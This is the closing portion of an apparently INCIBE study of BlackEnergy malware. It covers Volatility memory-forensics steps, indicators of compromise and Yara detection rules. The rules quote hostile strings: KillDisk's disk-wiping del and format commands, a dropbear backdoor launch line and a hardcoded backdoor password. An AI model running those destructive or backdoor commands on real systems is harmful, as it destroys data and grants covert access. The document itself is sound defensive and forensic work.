Process: winlogon.exe Pid: 616 Address: 0x62220000
Vad Tag: VadS Protection: PAGE_EXECUTE_READWRITE
Flags: CommitCharge: 4, MemCommit: 1, PrivateMemory: 1, Protection: 6

0x0000000062220000  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0x0000000062220010  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0x0000000062220020  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0x0000000062220030  00 00 00 00 2a 00 2a 00 01 00 00 00 00 00 00 00   ....*.*.........


Process: svchost.exe Pid: 880 Address: 0x980000
Vad Tag: VadS Protection: PAGE_EXECUTE_READWRITE
Flags: CommitCharge: 9, MemCommit: 1, PrivateMemory: 1, Protection: 6

0x0000000000980000  4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00   MZ..............
0x0000000000980010  b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00   ........@.......
0x0000000000980020  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0x0000000000980030  00 00 00 00 00 00 00 00 00 00 00 00 f8 00 00 00   ................
```

Ilustración 14: malfind command.

This lists a number of processes, but the one of interest in this case is "svchost.exe", which shows that it has a Vad Tag "PAGE_EXECUTE_READWRITE", which indicates that it is susceptible to code injection and, in addition, has characters written that indicate that the file has been modified to be an executable (the MZ is the magic number of an executable file).

To verify that we are right, we can download the process and send it to a web page that analyzes it, such as Virus Total[10], with the following command:


- ***python2 vol.py -f /ubicacionfichero/nombrefichero --profile= WinXPSP2x86 malfind -p 880 -D ./***
    - **-p**: allows you to select the Pid (Process id) of the desired process.
    - **-D**: allows you to dump the information in the location indicated below.

This command will download the file to the directory in which you are working, and with this you will be able to upload the created file to VirusTotal and analyze it.

We will continue with the analysis to see what this process has been able to access through the command:

[10] https://www.virustotal.com/gui/home/upload

- ***python2 vol.py -f /ubicacionfichero/nombrefichero --profile= WinXPSP2x86 handles -p 880 -t File***
  - **handles**: allows you to obtain the relationships between processes, identify open files and network connections, and locate hidden or malicious processes.
  - **-t**: allows you to select the type of file to search for.




```
Offset(V)     Pid     Handle     Access Type             Details
---------- ------ ---------- ---------- ---------------- -------
0x89a28890    880        0xc   0x100020 File             \Device\HarddiskVolume1\WINDOWS\system32
0x89a1a6f8    880       0x50   0x100001 File             \Device\KsecDD
0x89937358    880       0x68   0x100020 File             \Device\HarddiskVolume1\WINDOWS\WinSxS\x86_Microsoft.Windows.Common-Controls_6595b64144ccf1df_6.0.2600.5512_x-w
w_35d4ce83
0x899d0250    880       0xbc   0x12019f File             \Device\NamedPipe\net\NtControlPipe2
0x89a17a50    880      0x100   0x100000 File             \Device\Dfs
0x89732cb8    880      0x158   0x12019f File             \Device\NamedPipe\lsarpc
0x8969fee0    880      0x274   0x12019f File             \Device\Termdd
0x89ab3478    880      0x294   0x12019f File             \Device\Termdd
0x89ab3978    880      0x29c   0x12019f File             \Device\Termdd
0x896bcd18    880      0x2b8   0x12019f File             \Device\NamedPipe\Ctx_WinStation_API_service
0x8997a248    880      0x2bc   0x12019f File             \Device\NamedPipe\Ctx_WinStation_API_service
0x899a24b0    880      0x304   0x12019f File             \Device\Termdd
0x89a00f90    880      0x33c   0x12019f File             \Device\{9DD6AFA1-8646-4720-836B-EDCB1085864A}
0x89af0cf0    880      0x340   0x12019f File             \Device\HarddiskVolume1\WINDOWS\system32\drivers\str.sys
0x89993f90    880      0x3d8   0x100020 File             \Device\HarddiskVolume1\WINDOWS\WinSxS\x86_Microsoft.Windows.Common-Controls_6595b64144ccf1df_6.0.2600.5512_x-w
w_35d4ce83
0x89958b78    880      0x3e4   0x12019f File             \Device\HarddiskVolume1\WINDOWS\system32\config\systemprofile\Local Settings\Temporary Internet Files\Content.I
E5\index.dat
0x899fe2e0    880      0x3f8   0x12019f File             \Device\HarddiskVolume1\WINDOWS\system32\config\systemprofile\Cookies\index.dat
0x89a492e8    880      0x400   0x12019f File             \Device\HarddiskVolume1\WINDOWS\system32\config\systemprofile\Local Settings\History\History.IE5\index.dat
0x896811d8    880      0x424   0x100020 File             \Device\HarddiskVolume1\WINDOWS\WinSxS\x86_Microsoft.Windows.Common-Controls_6595b64144ccf1df_6.0.2600.5512_x-w
w_35d4ce83
0x89bbc028    880      0x488   0x100020 File             \Device\HarddiskVolume1\WINDOWS\WinSxS\x86_Microsoft.Windows.Common-Controls_6595b64144ccf1df_6.0.2600.5512_x-w
w_35d4ce83
0x89999980    880      0x4a8   0x1200a0 File             \Device\NetBT_Tcpip_{B35F0A5F-EBC3-4B5D-800D-7C1B64B30F14}
```

Ilustración 15: handlers command.

In this case, the file type "-t File" has been used so that it only shows the folders that have been accessed. In addition, it can be seen that there is a somewhat suspicious folder, so we will continue with an analysis of the steps that this process has been following with the following command:

- ***python2 vol.py -f /ubicacionfichero/nombrefichero --profile= WinXPSP2x86 ldrmodules -p 880***
  - **ldrmodules**: displays the DLL files you have accessed.




```
Pid      Process              Base       InLoad InInit InMem MappedPath
-------- -------------------- ---------- ------ ------ ----- ----------
     880 svchost.exe          0x6f880000 True   True   True  \WINDOWS\AppPatch\AcGenral.dll
     880 svchost.exe          0x01000000 True   False  True  \WINDOWS\system32\svchost.exe
     880 svchost.exe          0x77f60000 True   True   True  \WINDOWS\system32\shlwapi.dll
     880 svchost.exe          0x74f70000 True   True   True  \WINDOWS\system32\icaapi.dll
     880 svchost.exe          0x76f60000 True   True   True  \WINDOWS\system32\wldap32.dll
     880 svchost.exe          0x77c00000 True   True   True  \WINDOWS\system32\version.dll
     880 svchost.exe          0x5ad70000 True   True   True  \WINDOWS\system32\uxtheme.dll
     880 svchost.exe          0x76e80000 True   True   True  \WINDOWS\system32\rtutils.dll
     880 svchost.exe          0x771b0000 True   True   True  \WINDOWS\system32\wininet.dll
     880 svchost.exe          0x76c90000 True   True   True  \WINDOWS\system32\imagehlp.dll
     880 svchost.exe          0x76bc0000 True   True   True  \WINDOWS\system32\regapi.dll
     880 svchost.exe          0x77dd0000 True   True   True  \WINDOWS\system32\advapi32.dll
     880 svchost.exe          0x76f20000 True   True   True  \WINDOWS\system32\dnsapi.dll
     880 svchost.exe          0x77be0000 True   True   True  \WINDOWS\system32\msacm32.dll
     880 svchost.exe          0x7e1e0000 True   True   True  \WINDOWS\system32\urlmon.dll
     880 svchost.exe          0x68000000 True   True   True  \WINDOWS\system32\rsaenh.dll
     880 svchost.exe          0x722b0000 True   True   True  \WINDOWS\system32\sensapi.dll
     880 svchost.exe          0x76e10000 True   True   True  \WINDOWS\system32\adsldpc.dll
     880 svchost.exe          0x76b40000 True   True   True  \WINDOWS\system32\winmm.dll
     880 svchost.exe          0x773d0000 True   True   True  \WINDOWS\WinSxS\x86_Microsoft.Windows
.dll
     880 svchost.exe          0x71a50000 True   True   True  \WINDOWS\system32\mswsock.dll
     880 svchost.exe          0x5b860000 True   True   True  \WINDOWS\system32\netapi32.dll
     880 svchost.exe          0x00670000 True   True   True  \WINDOWS\system32\xpsp2res.dll
     880 svchost.exe          0x76e90000 True   True   True  \WINDOWS\system32\rasman.dll
```

Illustration 16: ldrmodules command.

A simple way to get the result without having to parse and find among all the DLLs is to use the above command, but adding the following:

- ***python2 vol.py -f /ubicacionfichero/nombrefichero --profile= WinXPSP2x86 ldrmodules -p 880 | grep -i false***
  - **grep**: allows you to select a desired text.
  - **-i**: allows you to search for the desired information without specifying upper or lower case.



```
çVolatility Foundation Volatility Framework 2.6.1
     880 svchost.exe          0x01000000 True   False  True   \WINDOWS\system32\svchost.exe
     880 svchost.exe          0x009a0000 False  False  False  \WINDOWS\system32\msxml3r.dll
```

Ilustración 17: ldrmodules+grep command.

Thus, we will obtain only the DLLs that contain the value false, two in this case. To continue with the analysis, the one with the three 'False' columns (marked in red in the previous illustration) is required, which will mean an attempt to hide the DLL by unlinking the PEB double-link lists.

With this the analysis will be finished and the different accesses, processes and folders that the attackers have been able to access will have been observed.

Remember that this is an example and that not all analyses will be performed with the same commands or processes.

Each system is different, so it is recommended to have a basic knowledge of the processes that normally run on it and, in case of suspicion of infection and not having the need to shut down the system, perform a memory dump, since this will be deleted when the system is restarted.

10. Conclusions

As we have been able to observe throughout this malware study, BlackEnergy is considered one of the most dangerous in the industrial field in recent years, since the targeted attack that was carried out considerably affected the electricity sector, both economically and socially.

In addition, it has been possible to observe the different types of analysis that can be performed and all the steps that have been followed to perform an active analysis and to obtain as much information as possible from the sample.

This study aims to reflect the importance of cybersecurity in today's industrial world, such as, for example, the investigation of the attacks that are carried out, so that the problems they can cause are as minimal as possible and can be solved in the best way and as quickly as possible.

Another idea conveyed by this study is the importance of employee awareness of cybersecurity, as this is one of the weakest parts and the main entry point for cyberattacks.

In addition, it is worth highlighting the importance of cybersecurity in today's world and the great benefits produced by the different researches in this sector.

Finally, this study hopes to encourage readers to increase their knowledge of the different versions of malware and industrial cybersecurity in today's world.

Anex 1: Indicators of compromise (IoC)

Indicators of compromise (IoCs) are data that originate from the malicious activity of a cyberattack and are capable of providing a wealth of information about the behavior and characteristics of the cyberattack.

Due to the great importance of IoCs[11] in stopping a threat, we wanted to attach different types of indicators of compromise that are related to the BlackEnergy attack. Some examples have been introduced below:

- Drivers:
  - 0B4BE96ADA3B54453BD37130087618EA90168D72
  - 1A86F7EF10849DA7D36CA27D0C9B1D686768E177
  - 2C1260FD5CEAEF3B5CB11D702EDC4CDD1610C2ED
  - 4BC2BBD1809C8B66EECD7C28AC319B948577DE7B
  - A427B264C1BD2712D1178912753BAC051A7A2F6C
  - B05E577E002C510E7AB11B996A1CD8FE8FDADA0C
  - E5A2204F085C07250DA07D71CB4E48769328D7DC
  - E1C2B28E6A35AEADB508C60A9D09AB7B1041AFB8
  - C7E919622D6D8EA2491ED392A0F8457E4483EAE9
- IP addresses:
  - 5.149.254.114
  - 5.9.32.230
  - 31.210.111.154
  - 88.198.25.92
  - 146.0.74.7
  - 188.40.8.72
- XLS document with a malicious macro:
  - AA67CA4FB712374F5301D1D2BAB0AC66107A4DF1
- Droppers:
  - 4C424D5C8CFEDF8D2164B9F833F7C631F94C5A4C
  - 896FCACFF6310BBE5335677E99E4C3D370F73D96
- KillDisk components:
  - 16F44FAC7E8BC94ECCD7AD9692E6665EF540EEC4
  - 8AD6F88C5813C2B4CD7ABAB1D6C056D95D6AC569
  - 6D6BA221DA5B1AE1E910BBEAA07BD44AFF26A7C0
  - F3E41EB94C4D72A98CD743BBB02D248F510AD925
- Trojan:
  - VBS/Agent.AD: 72D0B326410E1D0705281FDE83CB7C33C67BC8CA
  - Win32/SSHBearDoor.A: 166D71C63D0EB609C4F77499112965DB7D9A51BB

[11] https://www.incibe.es/en/incibe-cert/blog/value-commitment-indicators-industry

Financiado por la Unión Europea NextGenerationEU
GOBIERNO DE ESPAÑA MINISTERIO PARA LA TRANSFORMACIÓN DIGITAL Y DE LA FUNCIÓN PÚBLICA SECRETARÍA DE ESTADO DE DIGITALIZACIÓN E INTELIGENCIA ARTIFICIAL
Plan de Recuperación, Transformación y Resiliencia
España | digital 2026
incibe_ INSTITUTO NACIONAL DE CIBERSEGURIDAD

Anex 2: Yara rules

Yara rules are very common in the cybersecurity world, as it is an open source tool that allows you to detect any content you want.

Thanks to its properties, it is widely used for malware detection, as different rules can be created to detect possible files, documents or executables that are related to a specific type of malware. The following is an example of Yara rules related to the BlackEnergy malware:

- rule BlackEnergy_BE_2 {

```
meta:
        description = "Detects BlackEnergy 2 Malware"
        license = "Detection Rule License 1.1 https://github.com/Neo23x0/signature-base/blob/master/LICENSE"
        author = "Florian Roth (Nextron Systems)"
        reference = "http://goo.gl/DThzLz"
        date = "2015/02/19"
        hash = "983cfcf3aaaeff1ad82eb70f77088ad6ccedee77"
  strings:
        $s0 = "<description> Windows system utility service  </description>" fullword ascii
        $s1 = "WindowsSysUtility - Unicode" fullword wide
        $s2 = "msiexec.exe" fullword wide
        $s3 = "WinHelpW" fullword ascii
        $s4 = "ReadProcessMemory" fullword ascii
  condition:
        uint16(0) == 0x5a4d and filesize < 250KB and all of ($s*)
}
```

- rule BlackEnergy_VBS_Agent {

```
        meta:
                description = "Detects VBS Agent from BlackEnergy Report - file Dropbearrun.vbs"
                license = "Detection Rule License 1.1 https://github.com/Neo23x0/signature-base/blob/master/LICENSE"
                author = "Florian Roth (Nextron Systems)"
                reference = "http://feedproxy.google.com/~r/eset/blog/~3/BXJbnGSvEFc/"
                date = "2016-01-03"
                hash = "b90f268b5e7f70af1687d9825c09df15908ad3a6978b328dc88f96143a64af0f"
```

```
    strings:
        $s0 = "WshShell.Run \"dropbear.exe -r rsa -d dss -a -p 6789\", 0, false"
fullword ascii
        $s1 = "WshShell.CurrentDirectory =
\"C:\\WINDOWS\\TEMP\\Dropbear\\\"" fullword ascii
        $s2 = "Set WshShell = CreateObject(\"WScript.Shell\")" fullword ascii /*
Goodware String - occured 1 times */
    condition:
        filesize < 1KB and 2 of them
}
```

- rule DropBear_SSH_Server {

```
    meta:
        description= "Detects DropBear SSH Server (not a threat but used to
maintain access)"
        license= "Detection Rule License 1.1
https://github.com/Neo23x0/signature-base/blob/master/LICENSE"
        author = "Florian Roth (Nextron Systems)"
        reference=
"http://feedproxy.google.com/~r/eset/blog/~3/BXJbnGSvEFc/"
        date = "2016-01-03"
        score = 50
        hash=
0969daac4adc84ab7b50d4f9ffb16c4e1a07c6dbfc968bd6649497c794a161cd"
    strings:
        $s1 = "Dropbear server v%s
https://matt.ucc.asn.au/dropbear/dropbear.html" fullword ascii
        $s2 = "Badly formatted command= authorized_keys option" fullword ascii
        $s3 = "This Dropbear program does not support '%s' %s algorithm"
fullword ascii
        $s4 = "/etc/dropbear/dropbear_dss_host_key" fullword ascii
        $s5 = "/etc/dropbear/dropbear_rsa_host_key" fullword ascii
    condition:
        uint16(0) == 0x5a4d and filesize < 1000KB and 2 of them
}
```

- rule BlackEnergy_BackdoorPass_DropBear_SSH {

```
    meta:
        description = "Detects the password of the backdoored DropBear SSH
Server - BlackEnergy"
        license = "Detection Rule License 1.1
https://github.com/Neo23x0/signature-base/blob/master/LICENSE"
        author = "Florian Roth (Nextron Systems)"
        reference =
"http://feedproxy.google.com/~r/eset/blog/~3/BXJbnGSvEFc/"
        date = "2016-01-03"
        hash =
"0969daac4adc84ab7b50d4f9ffb16c4e1a07c6dbfc968bd6649497c794a161cd"
    strings:
```

Financiado por la Unión Europea NextGenerationEU
GOBIERNO DE ESPAÑA · MINISTERIO PARA LA TRANSFORMACIÓN DIGITAL Y DE LA FUNCIÓN PÚBLICA · SECRETARÍA DE ESTADO DE DIGITALIZACIÓN E INTELIGENCIA ARTIFICIAL
Plan de Recuperación, Transformación y Resiliencia
España | digital 2026
incibe_ INSTITUTO NACIONAL DE CIBERSEGURIDAD

```
                $s1 = "passDs5Bu9Te7" fullword ascii
        condition:
                uint16(0) == 0x5a4d and $s1
}
```

-
  ```
rule BlackEnergy_KillDisk_1 {
        meta:
                description = "Detects KillDisk malware from BlackEnergy"
                license = "Detection Rule License 1.1
https://github.com/Neo23x0/signature-base/blob/master/LICENSE"
                author = "Florian Roth (Nextron Systems)"
                reference =
"http://feedproxy.google.com/~r/eset/blog/~3/BXJbnGSvEFc/"
                date = "2016-01-03"
                score = 80
                super_rule = 1
                hash1 =
"11b7b8a7965b52ebb213b023b6772dd2c76c66893fc96a18a9a33c8cf125af80"
                hash2 =
"5d2b1abc7c35de73375dd54a4ec5f0b060ca80a1831dac46ad411b4fe4eac4c6"
                hash3 =
"c7536ab90621311b526aefd56003ef8e1166168f038307ae960346ce8f75203d"
                hash4 =
"f52869474834be5a6b5df7f8f0c46cbc7e9b22fa5cb30bee0f363ec6eb056b95"
        strings:
                $s0 = "system32\\cmd.exe" fullword ascii
                $s1 = "system32\\icacls.exe" fullword wide
                $s2 = "/c del /F /S /Q %c:\\*.*" fullword ascii
                $s3 = "shutdown /r /t %d" fullword ascii
                $s4 = "/C /Q /grant " fullword wide
                $s5 = "%08X.tmp" fullword ascii
                $s6 = "/c format %c: /Y /X /FS:NTFS" fullword ascii
                $s7 = "/c format %c: /Y /Q" fullword ascii
                $s8 = "taskhost.exe" fullword wide /* Goodware String - occured 1 times
*/
                $s9 = "shutdown.exe" fullword wide /* Goodware String - occured 1 times
*/
        condition:
                uint16(0) == 0x5a4d and filesize < 500KB and 8 of them
```

11. References

Reference	Tittle, author, date and link
[Ref.- 1]	"Guía de implantación y buenas prácticas de DNSSEC", INCIBE-CERT, INCIBE (Spanish National Cybersecurity Institute). 4th October 2018. Available in Spanish only. URL: https://www.incibe.es/incibe-cert/guias-y-estudios/guias/guia-de-implantacion-y-buenas-practicas-de-dnssec
[Ref.- 2]	“Ataques de APT BlackEnergy en Ucrania”. Kaspersky. URL: https://www.kaspersky.es/resource-center/threats/blackenergy
[Ref.- 3]	“Industroyer/BlackEnergy, cómo funciona la nueva amenaza mundial”, VSsistemas. URL: https://www.vs-sistemas.com/blog/tics/industroyer-blackenergy-como-funciona/
[Ref.- 4]	Emerging Threats to Industrial Control Systems, INCIBE-CERT, INCIBE (Spanish National Cybersecurity Institute). 23rd Augusth 2018. URL: https://www.incibe.es/en/incibe-cert/blog/emerging-threats-industrial-control-systems
[Ref.- 5]	“Frequently Asked Questions: BlackEnergy”, Trend Micro URL: https://www.trendmicro.com/vinfo/us/security/news/cyber-attacks/faq-blackenergy

Financiado por
la Unión Europea
NextGenerationEU

GOBIERNO
DE ESPAÑA

MINISTERIO
PARA LA TRANSFORMACIÓN DIGITAL
Y DE LA FUNCIÓN PÚBLICA

SECRETARÍA DE ESTADO
DE DIGITALIZACIÓN
E INTELIGENCIA ARTIFICIAL

Plan de
Recuperación,
Transformación
y Resiliencia

España | digital 2026

incibe_
INSTITUTO NACIONAL DE CIBERSEGURIDAD